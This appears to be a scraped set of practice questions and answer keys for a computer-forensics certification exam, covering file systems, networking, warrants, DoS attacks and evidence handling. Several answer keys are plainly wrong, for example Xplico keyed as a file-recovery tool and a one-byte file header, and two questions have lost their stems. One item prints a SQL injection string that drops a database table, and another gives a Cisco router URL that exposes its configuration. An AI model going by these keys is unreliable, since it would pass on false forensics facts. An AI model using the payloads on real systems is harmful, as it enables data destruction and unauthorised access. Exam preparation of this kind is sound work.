Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

- A. Shortcut Files
- B. Virtual files
- C. Prefetch Files
- D. Image Files

Answer: A

NEW QUESTION 423

- (Exam Topic 2)

NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

- A. FAT does not index files

- B. NTFS is a journaling file system
- C. NTFS has lower cluster size space
- D. FAT is an older and inefficient file system

Answer: C

NEW QUESTION 427

- (Exam Topic 2)

What layer of the OSI model do TCP and UDP utilize?

- A. Data Link
- B. Network
- C. Transport
- D. Session

Answer: C

NEW QUESTION 428

- (Exam Topic 2)

Which among the following search warrants allows the first responder to get the victim's computer information such as service records, billing records, and subscriber information from the service provider?


- A. Citizen Informant Search Warrant
- B. Electronic Storage Device Search Warrant
- C. John Doe Search Warrant
- D. Service Provider Search Warrant

Answer: B

NEW QUESTION 430

- (Exam Topic 2)

Jack Smith is a forensics investigator who works for Mason Computer Investigation Services. He is investigating a computer that was infected by Ramen Virus.



```

C:\WINDOWS\system32\cmd.exe
C:\>netstat -an

Active Connections

Proto Local Address           Foreign Address
TCP   0.0.0.0:135              0.0.0.0:0
TCP   0.0.0.0:242              0.0.0.0:0
TCP   0.0.0.0:445              0.0.0.0:0
TCP   0.0.0.0:990              0.0.0.0:0
TCP   0.0.0.0:2584             0.0.0.0:0
TCP   0.0.0.0:2585             0.0.0.0:0
TCP   0.0.0.0:2967             0.0.0.0:0
TCP   0.0.0.0:3389             0.0.0.0:0
TCP   0.0.0.0:12174            0.0.0.0:0
TCP   0.0.0.0:38292            0.0.0.0:0
TCP   127.0.0.1:242            127.0.0.1:1042
TCP   127.0.0.1:1042           127.0.0.1:242
TCP   127.0.0.1:1044           0.0.0.0:0
TCP   127.0.0.1:1046           0.0.0.0:0
TCP   127.0.0.1:1078           0.0.0.0:0
TCP   127.0.0.1:2584           127.0.0.1:2909
TCP   127.0.0.1:2909           127.0.0.1:2584
TCP   127.0.0.1:5679           0.0.0.0:0
TCP   127.0.0.1:7438           0.0.0.0:0
TCP   172.16.28.75:139         0.0.0.0:0
TCP   172.16.28.75:1067        172.16.28.102:445
TCP   172.16.28.75:1071        172.16.28.103:139
TCP   172.16.28.75:1116        172.16.28.102:1026
TCP   172.16.28.75:1135        172.16.28.101:389
TCP   172.16.28.75:1138        172.16.28.104:445
TCP   172.16.28.75:1148        172.16.28.101:389
TCP   172.16.28.75:1610        172.16.28.101:139
TCP   172.16.28.75:2589        172.16.28.101:389
TCP   172.16.28.75:2793        172.16.28.106:445
TCP   172.16.28.75:3801        172.16.28.104:1148
TCP   172.16.28.75:3890        172.16.28.104:135
TCP   172.16.28.75:3891        172.16.28.104:1056
TCP   172.16.28.75:3892        172.16.28.104:1155
TCP   172.16.28.75:3893        172.16.28.102:135
TCP   172.16.28.75:3896        172.16.28.101:135
TCP   172.16.28.75:3899        172.16.28.104:135
TCP   172.16.28.75:3900        172.16.28.104:1056
TCP   172.16.28.75:3901        172.16.28.104:1155
  
```

He runs the netstat command on the machine to see its current connections. In the following screenshot, what do the 0.0.0.0 IP addresses signify?

- A. Those connections are established
- B. Those connections are in listening mode
- C. Those connections are in closed/waiting mode

D. Those connections are in timed out/waiting mode

Answer: B

NEW QUESTION 431

- (Exam Topic 2)

An investigator is searching through the firewall logs of a company and notices ICMP packets that are larger than 65,536 bytes. What type of activity is the investigator seeing?

- A. Smurf
- B. Ping of death
- C. Fraggle
- D. Nmap scan

Answer: B

NEW QUESTION 436

- (Exam Topic 2)

Linux operating system has two types of typical bootloaders namely LILO (Linux Loader) and GRUB (Grand Unified Bootloader). In which stage of the booting process do the bootloaders become active?

- A. Bootloader Stage
- B. Kernel Stage
- C. BootROM Stage
- D. BIOS Stage

Answer: A

NEW QUESTION 438

- (Exam Topic 2)

Smith, as a part his forensic investigation assignment, seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data in the mobile device. Smith found that the SIM was protected by a Personal Identification Number (PIN) code, but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He made three unsuccessful attempts, which blocked the SIM card. What can Jason do in this scenario to reset the PIN and access SIM data?

- A. He should contact the network operator for a Temporary Unlock Code (TUK)
- B. Use system and hardware tools to gain access
- C. He can attempt PIN guesses after 24 hours
- D. He should contact the network operator for Personal Unlock Number (PUK)

Answer: D

NEW QUESTION 440

- (Exam Topic 2)

In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

- A. The change in the routing fabric to bypass the affected router
- B. More RESET packets to the affected router to get it to power back up
- C. RESTART packets to the affected router to get it to power back up
- D. STOP packets to all other routers warning of where the attack originated

Answer: A

NEW QUESTION 444

- (Exam Topic 2)

Which file is a sequence of bytes organized into blocks understandable by the system's linker?

- A. executable file
- B. source file
- C. Object file
- D. None of these

Answer: C

NEW QUESTION 449

- (Exam Topic 2)

Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

- A. Regshot
- B. TRIPWIRE
- C. RAM Computer
- D. Capsa

Answer: D

NEW QUESTION 452

- (Exam Topic 2)

If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?

- A. Lossful compression
- B. Lossy compression
- C. Lossless compression
- D. Time-loss compression

Answer: B

NEW QUESTION 455

- (Exam Topic 2)

Which US law does the interstate or international transportation and receiving of child pornography fall under?

- A. §18. U.S.
- B. 1466A
- C. §18. U.S.C 252
- D. §18. U.S.C 146A
- E. §18. U.S.C 2252

Answer: D

NEW QUESTION 457

- (Exam Topic 2)

Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

- A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
- B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProfileList
- C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegList
- D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Regedit

Answer: A

NEW QUESTION 462

- (Exam Topic 2)

Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the PCs found in the hackers hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?

- A. Place PDA, including all devices, in an antistatic bag
- B. Unplug all connected devices
- C. Power off all devices if currently on
- D. Photograph and document the peripheral devices

Answer: D

NEW QUESTION 466

- (Exam Topic 2)

What type of equipment would a forensics investigator store in a StrongHold bag?

- A. PDAPDA?
- B. Backup tapes
- C. Hard drives
- D. Wireless cards

Answer: D

NEW QUESTION 467

- (Exam Topic 2)

Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

- A. Phreaking
- B. Squatting
- C. Crunching
- D. Pretexting

Answer: A

NEW QUESTION 468

- (Exam Topic 2)

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. he wants to recover all those data, which includes his personal photos, music, documents, videos, official email, etc. Which of the following tools shall resolve Bob's purpose?

- A. Colasoft's Capsa
- B. Recuva
- C. Cain & Abel
- D. Xplico

Answer: D

NEW QUESTION 469

- (Exam Topic 2)

Where is the default location for Apache access logs on a Linux computer?

- A. usr/local/apache/logs/access_log
- B. bin/local/home/apache/logs/access_log
- C. usr/logs/access_log
- D. logs/usr/apache/access_log

Answer: A

NEW QUESTION 473

- (Exam Topic 2)

When investigating a computer forensics case where Microsoft Exchange and Blackberry Enterprise server are used, where would investigator need to search to find email sent from a Blackberry device?

- A. RIM Messaging center
- B. Blackberry Enterprise server
- C. Microsoft Exchange server
- D. Blackberry desktop redirector

Answer: C

NEW QUESTION 477

- (Exam Topic 2)

Where does Encase search to recover NTFS files and folders?

- A. MBR
- B. MFT
- C. Slack space
- D. HAL

Answer: B

NEW QUESTION 479

- (Exam Topic 2)

Under confession, an accused criminal admitted to encrypting child pornography pictures and then hiding them within other pictures. What technique did the accused criminal employ?

- A. Typography
- B. Steganalysis
- C. Picture encoding
- D. Steganography

Answer: D

NEW QUESTION 480

- (Exam Topic 2)

Netstat is a tool for collecting information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics. Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?

- A. netstat - r
- B. netstat - ano
- C. netstat - b
- D. netstat - s

Answer: B

NEW QUESTION 485

- (Exam Topic 2)

When making the preliminary investigations in a sexual harassment case, how many investigators are you recommended having?

- A. One
- B. Two
- C. Three
- D. Four

Answer: B

NEW QUESTION 488

- (Exam Topic 1)

Volatile Memory is one of the leading problems for forensics. Worms such as code Red are memory resident and do write themselves to the hard drive, if you turn the system off they disappear. In a lab environment, which of the following options would you suggest as the most appropriate to overcome the problem of capturing volatile memory?

- A. Use VMware to be able to capture the data in memory and examine it
- B. Give the Operating System a minimal amount of memory, forcing it to use a swap file
- C. Create a Separate partition of several hundred megabytes and place the swap file there
- D. Use intrusion forensic techniques to study memory resident infections

Answer: C

NEW QUESTION 492

- (Exam Topic 1)

What happens when a file is deleted by a Microsoft operating system using the FAT file system?

- A. only the reference to the file is removed from the FAT
- B. the file is erased and cannot be recovered
- C. a copy of the file is stored and the original file is erased
- D. the file is erased but can be recovered

Answer: A

NEW QUESTION 494

- (Exam Topic 1)

You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer, but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

- A. The registry
- B. The swap file
- C. The recycle bin
- D. The metadata

Answer: B

NEW QUESTION 495

- (Exam Topic 1)

What will the following command produce on a website login page? `SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'`

- A. Deletes the entire members table
- B. Inserts the Error! Reference source not found.email address into the members table
- C. Retrieves the password for the first user in the members table
- D. This command will not produce anything since the syntax is incorrect

Answer: A

NEW QUESTION 497

- (Exam Topic 1)

Corporate investigations are typically easier than public investigations because:

- A. the users have standard corporate equipment and software
- B. the investigator does not have to get a warrant
- C. the investigator has to get a warrant
- D. the users can load whatever they want on their machines

Answer: B

NEW QUESTION 499

- (Exam Topic 1)

How many bits is Source Port Number in TCP Header packet?

- A. 16
- B. 32
- C. 48
- D. 64

Answer: A

NEW QUESTION 503

- (Exam Topic 1)

You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:

`http://172.168.4.131/level/99/exec/show/config`

After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

- A. HTTP Configuration Arbitrary Administrative Access Vulnerability
- B. HTML Configuration Arbitrary Administrative Access Vulnerability
- C. Cisco IOS Arbitrary Administrative Access Online Vulnerability
- D. URL Obfuscation Arbitrary Administrative Access Vulnerability

Answer: A

NEW QUESTION 504

- (Exam Topic 1)

In Microsoft file structures, sectors are grouped together to form:

- A. Clusters
- B. Drives
- C. Bitstreams
- D. Partitions

Answer: A

NEW QUESTION 506

- (Exam Topic 1)

George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used.

What IDS feature must George implement to meet this requirement?

- A. Signature-based anomaly detection
- B. Pattern matching
- C. Real-time anomaly detection
- D. Statistical-based anomaly detection

Answer: C

NEW QUESTION 509

- (Exam Topic 1)

You are running through a series of tests on your network to check for any security vulnerabilities.

After normal working hours, you initiate a DoS attack against your external firewall. The firewall quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

- A. The firewall failed-bypass
- B. The firewall failed-closed
- C. The firewall ACL has been purged
- D. The firewall failed-open

Answer: D

NEW QUESTION 512

- (Exam Topic 1)

During the course of an investigation, you locate evidence that may prove the innocence of the suspect of the investigation. You must maintain an unbiased opinion and be objective in your entire fact finding process. Therefore, you report this evidence. This type of evidence is known as:

- A. Inculpatory evidence
- B. Mandatory evidence
- C. Exculpatory evidence
- D. Terrible evidence

Answer: C

NEW QUESTION 515

- (Exam Topic 1)

In a FAT32 system, a 123 KB file will use how many sectors?

- A. 34
- B. 25
- C. 11
- D. 56

Answer: B

NEW QUESTION 516

- (Exam Topic 1)

When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

- A. Passive IDS
- B. Active IDS
- C. Progressive IDS
- D. NIPS

Answer: B

NEW QUESTION 518

- (Exam Topic 1)

Which of the following is NOT a graphics file?

- A. Picture1.tga
- B. Picture2.bmp
- C. Picture3.nfo
- D. Picture4.psd

Answer: C

NEW QUESTION 520

- (Exam Topic 1)

Windows identifies which application to open a file with by examining which of the following?

- A. The File extension
- B. The file attributes
- C. The file Signature at the end of the file
- D. The file signature at the beginning of the file

Answer: A

NEW QUESTION 522

- (Exam Topic 1)

From the following spam mail header, identify the host IP that sent this spam? From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001
Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk (8.11.6/8.11.6) with ESMTP id fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)
Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1) with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)
Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk From: "china hotel web"
To: "Shlam"
Subject: SHANGHAI (HILTON HOTEL) PACKAGE
Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0
X- Priority: 3 X-MSMail- Priority: Normal
Reply-To: "china hotel web"

- A. 137.189.96.52
- B. 8.12.1.0
- C. 203.218.39.20
- D. 203.218.39.50

Answer: C

NEW QUESTION 527

- (Exam Topic 1)

What binary coding is used most often for e-mail purposes?

- A. MIME
- B. Uuencode
- C. IMAP
- D. SMTP

Answer: A

NEW QUESTION 529

- (Exam Topic 1)

You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

- A. Packet filtering firewall
- B. Circuit-level proxy firewall
- C. Application-level proxy firewall
- D. Stateful firewall

Answer: D

NEW QUESTION 531

- (Exam Topic 1)

You are working for a large clothing manufacturer as a computer forensics investigator and are called in to investigate an unusual case of an employee possibly stealing clothing designs from the company and selling them under a different brand name for a different company. What you discover during the course of the investigation is that the clothing designs are actually original products of the employee and the company has no policy against an employee selling his own designs on his own time. The only thing that you can find that the employee is doing wrong is that his clothing design incorporates the same graphic symbol as that of the company with only the wording in the graphic being different. What area of the law is the employee violating?

- A. trademark law

- B. copyright law
- C. printright law
- D. landmark law

Answer: A

NEW QUESTION 534

- (Exam Topic 1)

You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

- A. Poison the DNS records with false records
- B. Enumerate MX and A records from DNS
- C. Establish a remote connection to the Domain Controller
- D. Enumerate domain user accounts and built-in groups

Answer: D

NEW QUESTION 535

- (Exam Topic 1)

When an investigator contacts by telephone the domain administrator or controller listed by a Whois lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?

- A. Title 18, Section 1030
- B. Title 18, Section 2703(d)
- C. Title 18, Section Chapter 90
- D. Title 18, Section 2703(f)

Answer: D

NEW QUESTION 537

- (Exam Topic 1)

In a forensic examination of hard drives for digital evidence, what type of user is most likely to have the most file slack to analyze?

- A. one who has NTFS 4 or 5 partitions
- B. one who uses dynamic swap file capability
- C. one who uses hard disk writes on IRQ 13 and 21
- D. one who has lots of allocation units per block or cluster

Answer: D

NEW QUESTION 539

- (Exam Topic 1)

Item 2If you come across a sheepdip machine at your client site, what would you infer?

- A. A sheepdip coordinates several honeypots
- B. A sheepdip computer is another name for a honeypot
- C. A sheepdip computer is used only for virus-checking.
- D. A sheepdip computer defers a denial of service attack

Answer: C

NEW QUESTION 543

- (Exam Topic 1)

When cataloging digital evidence, the primary goal is to

- A. Make bit-stream images of all hard drives
- B. Preserve evidence integrity
- C. Not remove the evidence from the scene
- D. Not allow the computer to be turned off

Answer: B

NEW QUESTION 544

- (Exam Topic 1)

An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?

- A. EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information
- B. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.
- C. The EFS Revoked Key Agent can be used on the Computer to recover the information
- D. When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.

Answer: B

NEW QUESTION 547

- (Exam Topic 1)

What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 sever the course of its lifetime?

- A. forensic duplication of hard drive
- B. analysis of volatile data
- C. comparison of MD5 checksums
- D. review of SIDs in the Registry

Answer: C

NEW QUESTION 551

- (Exam Topic 1)

At what layer of the OSI model do routers function on?

- A. 4
- B. 3
- C. 1
- D. 5

Answer: B

NEW QUESTION 552

- (Exam Topic 1)

James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

- A. Smurf
- B. Trinoo
- C. Fraggle
- D. SYN flood

Answer: A

NEW QUESTION 556

- (Exam Topic 1)

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

- A. Tailgating
- B. Backtrapping
- C. Man trap attack
- D. Fuzzing

Answer: A

NEW QUESTION 560

- (Exam Topic 1)

Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

- A. Circuit-level proxy firewall
- B. Packet filtering firewall
- C. Application-level proxy firewall
- D. Data link layer firewall

Answer: C

NEW QUESTION 561

- (Exam Topic 1)

Which legal document allows law enforcement to search an office, place of business, or other locale for evidence relating to an alleged crime?

- A. bench warrant
- B. wire tap
- C. subpoena
- D. search warrant

Answer: D

NEW QUESTION 562

- (Exam Topic 1)

You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's

network. How would you answer?

- A. Microsoft Methodology
- B. Google Methodology
- C. IBM Methodology
- D. LPT Methodology

Answer: D

NEW QUESTION 565

- (Exam Topic 1)

To preserve digital evidence, an investigator should _____.

- A. Make two copies of each evidence item using a single imaging tool
- B. Make a single copy of each evidence item using an approved imaging tool
- C. Make two copies of each evidence item using different imaging tools
- D. Only store the original evidence item

Answer: C

NEW QUESTION 567

- (Exam Topic 1)

When examining a file with a Hex Editor, what space does the file header occupy?

- A. the last several bytes of the file
- B. the first several bytes of the file
- C. none, file headers are contained in the FAT
- D. one byte at the beginning of the file

Answer: D

NEW QUESTION 572

- (Exam Topic 1)

What header field in the TCP/IP protocol stack involves the hacker exploit known as the Ping of Death?

- A. ICMP header field
- B. TCP header field
- C. IP header field
- D. UDP header field

Answer: B

NEW QUESTION 577

- (Exam Topic 1)

What will the following command accomplish?

- A. Test ability of a router to handle over-sized packets
- B. Test the ability of a router to handle under-sized packets
- C. Test the ability of a WLAN to handle fragmented packets
- D. Test the ability of a router to handle fragmented packets

Answer: A

NEW QUESTION 579

- (Exam Topic 1)

George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity. George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What filter should George use in Ethereal?

- A. src port 23 and dst port 23
- B. udp port 22 and host 172.16.28.1/24
- C. net port 22
- D. src port 22 and dst port 22

Answer: D

NEW QUESTION 584

- (Exam Topic 1)

Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florida. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for. What principal of social engineering did Julia use?

- A. Social Validation
- B. Scarcity

- C. Friendship/Liking
- D. Reciprocation

Answer: D

NEW QUESTION 585

- (Exam Topic 1)

When obtaining a warrant, it is important to:

- A. particularly describe the place to be searched and particularly describe the items to be seized
- B. generally describe the place to be searched and particularly describe the items to be seized
- C. generally describe the place to be searched and generally describe the items to be seized
- D. particularly describe the place to be searched and generally describe the items to be seized

Answer: A

NEW QUESTION 587

- (Exam Topic 1)

Bob has been trying to penetrate a remote production system for the past two weeks. This time however, he is able to get into the system. He was able to use the System for a period of three weeks. However, law enforcement agencies were recoding his every activity and this was later presented as evidence. The organization had used a Virtual Environment to trap Bob. What is a Virtual Environment?

- A. A Honeypot that traps hackers
- B. A system Using Trojaned commands
- C. An environment set up after the user logs in
- D. An environment set up before a user logs in

Answer: A

NEW QUESTION 590

- (Exam Topic 1)

Sectors in hard disks typically contain how many bytes?

- A. 256
- B. 512
- C. 1024
- D. 2048

Answer: B

NEW QUESTION 592

- (Exam Topic 1)

- A. 202
- B. 404
- C. 505
- D. 909

Answer: B

NEW QUESTION 597

- (Exam Topic 1)

You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printer out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the _____ in order to track the emails back to the suspect.

- A. Routing Table
- B. Firewall log
- C. Configuration files
- D. Email Header

Answer: D

NEW QUESTION 601

- (Exam Topic 1)

A packet is sent to a router that does not have the packet destination address in its route table. How will the packet get to its proper destination?

- A. Root Internet servers
- B. Border Gateway Protocol
- C. Gateway of last resort
- D. Reverse DNS

Answer: C

NEW QUESTION 603

- (Exam Topic 1)

To make sure the evidence you recover and analyze with computer forensics software can be admitted in court, you must test and validate the software. What group is actively providing tools and creating procedures for testing and validating computer forensics software?

- A. Computer Forensics Tools and Validation Committee (CFTVC)
- B. Association of Computer Forensics Software Manufactures (ACFSM)
- C. National Institute of Standards and Technology (NIST)
- D. Society for Valid Forensics Tools and Testing (SVFTT)

Answer: C

NEW QUESTION 608

- (Exam Topic 1)

Software firewalls work at which layer of the OSI model?

- A. Application
- B. Network
- C. Transport
- D. Data Link

Answer: D

NEW QUESTION 613

- (Exam Topic 1)

What are the security risks of running a "repair" installation for Windows XP?

- A. Pressing Shift+F10 gives the user administrative rights
- B. Pressing Shift+F1 gives the user administrative rights
- C. Pressing Ctrl+F10 gives the user administrative rights
- D. There are no security risks when running the "repair" installation for Windows XP

Answer: A

NEW QUESTION 616

- (Exam Topic 1)

The newer Macintosh Operating System is based on:

- A. OS/2
- B. BSD Unix
- C. Linux
- D. Microsoft Windows

Answer: B

NEW QUESTION 619

- (Exam Topic 1)

When conducting computer forensic analysis, you must guard against _____. So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expected.

- A. Hard Drive Failure
- B. Scope Creep
- C. Unauthorized expenses
- D. Overzealous marketing

Answer: B

NEW QUESTION 622

- (Exam Topic 1)

As a security analyst, you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

- A. The IP address of the employees' computers
- B. Bank account numbers and the corresponding routing numbers
- C. The employees network usernames and passwords
- D. The MAC address of the employees' computers

Answer: C

NEW QUESTION 623

- (Exam Topic 1)

E-mail logs contain which of the following information to help you in your investigation? (Choose four.)

- A. user account that was used to send the account
- B. attachments sent with the e-mail message
- C. unique message identifier
- D. contents of the e-mail message
- E. date and time the message was sent

Answer: ACDE

NEW QUESTION 625

- (Exam Topic 1)

Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

- A. EFS Encryption
- B. DFS Encryption
- C. IPS Encryption
- D. SDW Encryption

Answer: A

NEW QUESTION 630

- (Exam Topic 1)

After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

- A. Enable direct broadcasts
- B. Disable direct broadcasts
- C. Disable BGP
- D. Enable BGP

Answer: B

NEW QUESTION 632

- (Exam Topic 1)

What TCP/UDP port does the toolkit program netstat use?

- A. Port 7
- B. Port 15
- C. Port 23
- D. Port 69

Answer: B

NEW QUESTION 636

- (Exam Topic 1)

The rule of thumb when shutting down a system is to pull the power plug. However, it has certain drawbacks. Which of the following would that be?

- A. Any data not yet flushed to the system will be lost
- B. All running processes will be lost
- C. The /tmp directory will be flushed
